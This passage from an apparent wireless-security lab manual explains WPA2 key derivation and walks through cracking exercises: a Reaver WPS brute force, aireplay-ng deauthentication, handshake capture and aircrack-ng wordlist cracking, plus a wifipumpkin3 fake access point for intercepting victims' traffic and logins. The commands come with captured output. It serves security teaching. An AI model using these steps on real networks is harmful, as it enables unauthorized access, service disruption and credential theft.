Pairwise-Transient-Key (PTK), which is comprised of the following data:

- Pairwise Master Key
- Authenticator Nonce
- Supplicant Nonce
- Authenticator MAC Address
- Supplicant MAC Address

The result is then processed through a Pseudo-Random-Function (PRF). Another key that is used for decrypting multicast traffic, named the Group- Temporal-Key, is also created during this handshake process.

Actual Handshake Process

- Initially the access point transmits an A Nonce key to the client within the first handshake packet.
- The client then constructs its S Nonce, along with the Pairwise- Transient-Key (PTK), and then submits the S Nonce and Message Integrity Code (MIC) to the access point.
- Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
- Lastly the client then sends an acknowledgement (ACK) to the access point.

At this point an attacker would have been able to intercept enough of the handshake to perform a password cracking attack.

Construction of the PMK

Pairwise-Master-Keys are used during the creation of the Pairwise-Transient- Keys and are never actually transmitted across the network. They are derived from the Pre-Shared-Keys (Enterprise Wi-Fi uses a key created by EAP) along with the other information such as SSID, SSID Length. The PMKs are created using the Password-Based Key Derivation Function #2 (PBKDF2), with the SHA1 hashing function used with HMAC as the message authentication code:

PMK = PBKDF2(HMAC−SHA1, PSK, SSID, 4096, 256)

HMAC-SHA1 is the Pseudo Random Function used, whilst 4096 iterations of this function are used to create the 256-bit PMK. The SSID is used as a salt for the resulting key, and of course the PSK (passphrase in this instance) is used as the basis for this entire process.

Construction of the PTK

The creation of the Pairwise-Transient-Keys is performed via a another PRF (using an odd combination of SHA1, ending in a 512-bit string), which uses a combination of the PMK, AP MAC Address, Client MAC Address, AP Nonce, Client Nonce. The result is this 512 bit Pairwise-Transient-Key, which is a concatenation of five separate keys and values, each with their own purpose and use:

- Key Confirmation Key (KCK) - Used during the creation of the Message Integrity Code.
- Key Encryption Key (KEK) - Used by the access point during data encryption.
- Temporal Key (TK) - Used for the encryption and decryption of unicast packets.
- MIC Authenticator Tx Key (MIC Tx) - Only used with TKIP configurations for unicast packets sent by access points.
- MIC Authenticator Rx Key (MIC Rx) - Only used with TKIP configurations for unicast packets sent by clients.

What is computed for cracking?


Once the second packet of the handshake has been captured an attacker has enough information to attempt to compute the Pairwise-Transient-Key (using an assumed PSK passphrase), which can then be used to extract the Key-Confirmation-Key and compute the Message Integrity Code. It is this MIC that is used during the comparison with the genuine MIC to determine the validity of the assumed PSK.

This whole process is re-run for every dictionary entry (or brute force attempt) during password cracking. The MIC is calculated using HMAC_MD5, which takes its input from the KCK Key within the PTK.

Exercise 6: Cracking WPA using WPS feature

In most routers that uses WPA there is a feature called WPS, this feature allow client to connect easily to router using 8-digit long PIN, the purpose of this feature is to connect some devices like printers easily to the router. The WPS feature must be enable from the router first and some routers have a bottom called WPS need to be pressed to connect to the router automatically.

- Using brute force attack the WPS PIN can be guessed in 10 hours.
- A Kali Linux tool called Reaver can recover WPA key from WPS PIN.
- Use command:
    - **#wash -i wlan0 (to find which AP with WPS lock set to know)**
    - **#reaver -b [mac address of AP] -c [channel number] -i [interface] (This will start the brute force attack on the access point).**



Any access point shows WPS = 1 that mean WPS is enabled in that access point.

- Reaver support start and resume, if you cancel the attack after reaver reaches 30% of brute force attack and then resume later for the same AP it will resume from 30%
- #reaver -–help (for more advanced options in reaver)
- If you use -vv and -f with the reaver command, then the tool will show more information about what pin it is trying to crack.
- Reaver may take hours to crack the WPS PIN.

Exercise 7: Cracking WPA by capturing handshaking

This method of cracking WPA depend on capturing the handshake between AP and client machine that has legitimate access and start by checking the AP and see if there is connected clients, then run de-authentication attack to force the client to disconnect from the AP and reconnect again, while capturing the packets of handshake between the AP and the client , the handshake contain the AP access password encrypted, after capturing the encrypted password we use aircrack tool to launch a word-list attack against the handshake to determine the AP key.

To crack WPA network we need two things:

- Capture of the handshake
- A wordlist

Handshake capture procedure

- Put the card in to monitor mode
- Start airodump-ng (wireless card must be in monitor mode) **#airodump-ng wlan0mon**

```
root@kali:~# airodump-ng wlan0mon
```

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:B7:D4:BD:FE:68  -77        0        2    0   6  -1   WPA                <[redacted]
54:64:D9:F3:17:79  -62        2        0    0   6  405  WPA2 CCMP   PSK    B[redacted]
44:D9:E7:F3:95:3B  -64        2        0    0   6  195  WPA2 CCMP   PSK    v[redacted]
56:64:D9:F3:17:79  -62        3        0    0   6  405  WPA2 CCMP   PSK    <[redacted]
40:F2:01:FB:CE:8F  -75        1        0    0   6  405  WPA2 CCMP   PSK    B[redacted]
C8:91:F9:C2:C6:A6  -65        2        0    0  11  195  WPA2 CCMP   PSK    B[redacted]
96:53:30:BB:D7:B8  -48        2        0    0  11  130  WPA2 CCMP   PSK    D[redacted]
60:63:4C:B3:42:4C  -73        2        0    0  11  130  WPA2 CCMP   PSK    S[redacted]
F8:1D:0F:9C:63:B8  -28        2        0    0  11  195  WPA2 CCMP   PSK    Y[redacted]
58:EF:68:A8:47:20  -77        2        0    0  10  130  WPA2 CCMP   PSK    V[redacted]
08:BD:43:FF:13:90  -80        1        2    0   9  130  WPA2 CCMP   PSK    H[redacted]
E4:95:6E:4D:58:D6  -17        5        0    0  11  270  WPA2 CCMP   PSK    GL-MT300N-V2-8d6
AC:20:2E:05:2B:98  -74        1        0    0   6  195  WPA2 CCMP   PSK    N[redacted]
78:8D:F7:B4:4D:E8  -75        3        0    0   8  195  WPA2 CCMP   PSK    L[redacted]
F0:F2:49:5D:27:08  -76        5        0    0   6  195  WPA2 CCMP   PSK    M[redacted]
AC:3B:77:AB:1C:3E  -78        2        0    0   1  540  WPA2 CCMP   PSK    B[redacted]
2A:66:85:05:1F:8D  -68        2        0    0   1  270  WPA2 CCMP   PSK    <[redacted]
3A:66:85:05:1F:2D  -77        2        0    0   1  270  WPA2 CCMP   PSK    B[redacted]
2A:66:85:05:21:AD  -73        2        0    0   1  270  WPA2 CCMP   PSK    <[redacted]
3A:66:85:05:25:79  -78        2        0    0   1  270  WPA2 CCMP   PSK    B[redacted]
BE:17:10:FF:36:8D  -78        2        0    0   1  270  WPA2 CCMP   PSK    B[redacted]
3A:66:85:05:1F:8D  -65        2        0    0   1  270  WPA2 CCMP   PSK    B[redacted]
98:DE:D0:44:17:47  -71        4        0    0   1  130  WPA2 CCMP   PSK    V[redacted]
40:C7:29:F8:6B:F6  -71        4        1    0   1  540  WPA2 CCMP   PSK    B[redacted]
3A:66:85:05:21:AD  -76        3        0    0   1  270  WPA2 CCMP   PSK    B[redacted]
5C:76:95:B6:24:1C  -74        4        0    0   1  130  WPA2 CCMP   PSK    <[redacted]
BC:4D:FB:F6:33:48  -72        4        0    0   1  195  WPA2 CCMP   PSK    E[redacted]
5C:76:95:B6:24:19  -74        3        0    0   1  130  WPA2 CCMP   PSK    R[redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

30:B7:D4:BD:FE:68  28:39:5E:52:0C:C6   -1    1e- 0       0        1
30:B7:D4:BD:FE:68  10:62:E5:35:F8:D1   -1    1e- 0       0        1
F8:1D:0F:9C:63:B8  22:15:93:40:3B:75  -36    0 - 1       0        1
F8:1D:0F:9C:63:B8  E6:95:6E:0D:58:D6   -8    0 - 1e      0        1
F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -40    0 - 1       0        1
F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -36    0 -24       0        4
F8:1D:0F:9C:63:B8  FC:DE:90:37:9D:71  -36    0 - 1       0        2
58:EF:68:A8:47:20  3C:8D:20:09:C7:27  -80    0 - 1       0        7
(not associated)   80:91:33:39:FB:2D  -82    0 - 1       0        1  BELL849
(not associated)   08:10:76:5A:3A:FA  -76    0 - 1       0        2
E4:95:6E:4D:58:D6  24:18:1D:29:4A:22  -14    0 - 1       0        2
AC:20:2E:05:2B:98  AC:E0:10:05:4A:37  -76    0 - 1e     60        7

root@kali:~#
```


- Capture packets from specific AP and send them to a file.

```
root@kali:~# airodump-ng --channel 11 --bssid E4:95:6E:4D:58:D6  --write hs wlan0mon

 CH 11 ][ Elapsed: 1 min ][ 2020-04-15 09:04 ][ WPA handshake: E4:95:6E:4D:58:D6

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 E4:95:6E:4D:58:D6   -8  93      739       24    0  11  270  WPA2 CCMP   PSK  GL-MT300N-V2-8d6

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 E4:95:6E:4D:58:D6  24:18:1D:29:4A:22  -16    1e-24      3      268

root@kali:~#
```


- Force handshake using de-authentication attack
- Open new terminal window and type the following command to force client to disconnect and connect back again to capture the handshake while airodump still running and writing to file **#aireplay-ng –deauth 5 – a <AP mac> - c < client mac> wlan0mon**

```
root@kali:~# aireplay-ng --deauth 10 -a E4:95:6E:4D:58:D6  wlan0mon
09:04:15  Waiting for beacon frame (BSSID: E4:95:6E:4D:58:D6) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:04:16  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:16  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:17  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:20  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
root@kali:~#
```



- Airodump will show the handshake as follow:
- Stop the live capture and check the file using Wireshark to make sure that the file captured contain at least 4 handshake packets.
- Open file manager /home and check the captured file named hs



7. Start Wireshark from terminal #wireshark then open the hs-01.cap file




8. In wireshark search for “eapol” The handshake protocol



- After capturing the handshake, we need a tool to guess the password using wordlist, if the tool could not guess the password, we cannot open the handshake to know the wireless key
- You can download ready-made word lists from the internet, from the following resources:
- ftp://ftp.openwall.com/pub/wordlists/ http://www.openwall.com/mirrors/
  https://github.com/danielmiessler/SecLists
  http://www.outpost9.com/files/WordLists.html
  http://www.vulnerabilityassessment.co.uk/passwords.htm
  http://packetstormsecurity.org/Crackers/wordlists/
  http://www.ai.uga.edu/ftplib/natural-language/moby/
  http://www.cotse.com/tools/wordlists1.htm
  http://www.cotse.com/tools/wordlists2.htm
  http://wordlist.sourceforge.net/
- Or you can create your own wordlist using “crunch” tool that comes part of Kali
- **#crunch [min] [max] [characters=lower|upper|symbos] -t [pattern] -o file**
- For the pattern if you know some characters of the password but not all you can put them here, like the password start with A and end with U so you can put A@@@@@@U

- Now we are going to use the aircrack-ng tool to crack the key , it does this by combining each password in the wordlist file with the AP name (ESSID) to compute Pairwise Master Key (PMK) using the pbkdf2 algorithm the PMK is compare to the handshake file.

```
root@kali:~# aircrack-ng hs2-01.cap -w samplelist
Opening hs2-01.caplease wait ...
Read 30500 packets.

   #  BSSID              ESSID                     Encryption

   1  E4:95:6E:4D:58:D6  GL-MT300N-V2-8d6          WPA (1 handshake)

Choosing first network as target.

Opening hs2-01.caplease wait ...
Read 30500 packets.

1 potential targets
```



Summary steps for cracking WPA2:

- Put the wireless card in monitor mode
- Find the Access point that you need to crack and make sure that there are clients connected to the AP
- Use airodump-ng tool to capture the AP packets and save the output to a file.
- Make de- authentication attack on the AP to force client to re- associate with the AP (use different terminal to keep the airodump- ng running)
- After de-authentication finish stop the airodump-ng.
- Make sure that handshaking (eapol packets are captured using wireshark to check the file).
- Create word list using crunch or have already made word list. Use aircrack-ng to crack the WPA password.

7. EAPOL protocol

Extensible Authentication Protocol, or EAP, is an authentication framework frequently used in wireless networks and point-to-point connections. It is defined in RFC 3748, and is updated by RFC 5247.

EAP is an authentication framework for providing the transport and usage of keying material and parameters generated by EAP methods. There are many methods defined

by RFCs and several vendor specific methods and new proposals exist. EAP is not a wire protocol; instead, it only defines message formats. Each protocol that uses EAP defines a way to encapsulate EAP messages within that protocol's messages.

8. Fake access Point

By creating Free Wi-Fi Access point or fake access point hackers can easily attract people to connect to their Access point, especially in public places that have open Wi-Fi networks, when a victim connect to Fake Access Point he will get full access to internet but all of his traffic is passing through the attacker PC. The attacker can see all the victim unencrypted traffic, can present the victim with fake login screen to steal his credentials and can see victim emails.

Fake access Point can be created very easily using Alfa card or any wireless card that can be set to monitor mode and can inject packets , there are many software tools available to allow us crate access point such as Wifipumbkin3 tool.

Exercise 8 Creating Fake Access point using Wifipumpkin3

- Download and install wifipumpkin3 from GitHub
  - #git clone https://github.com/P0cL4bs/wifipumpkin3.git
  - #apt install libssl-dev libffi-dev build-essential
  - #apt install python3-pyqt5
  - #cd wifipumpkin3
  - #python3 setup.py install

If installation is successful you get the following message at the end of installation

"**Finished processing dependencies for wifipumpkin3==1.0.0**" Before starting Wifipumpkin3 make sure both networks adapters are running , the Alfa card should be in managed mode and should not be connected to any Wi-Fi network.

- Start wifipumpkin3 **#wifipumpkin3 -i wlan0**
- wp3> help
- see the running proxy
- check the fake access point setting wp3> ap
- type wp3>start
- You should see a network called wifipumpkin 3

- When a device is connected to the network you will see the device mac address and then its traffic
- To change the Access point name, stop pumpkin3
    - Wp3>stop
    - Wp3>set ssid FREE_INTERNET
    - Wp3>start

9. Securing Wireless Network

Now that we know how to test the security of all known wireless encryption (WEP/WPA/WPA2), it is relatively easy to secure our networks against these attacks if we know all the weaknesses that can be used by hackers.

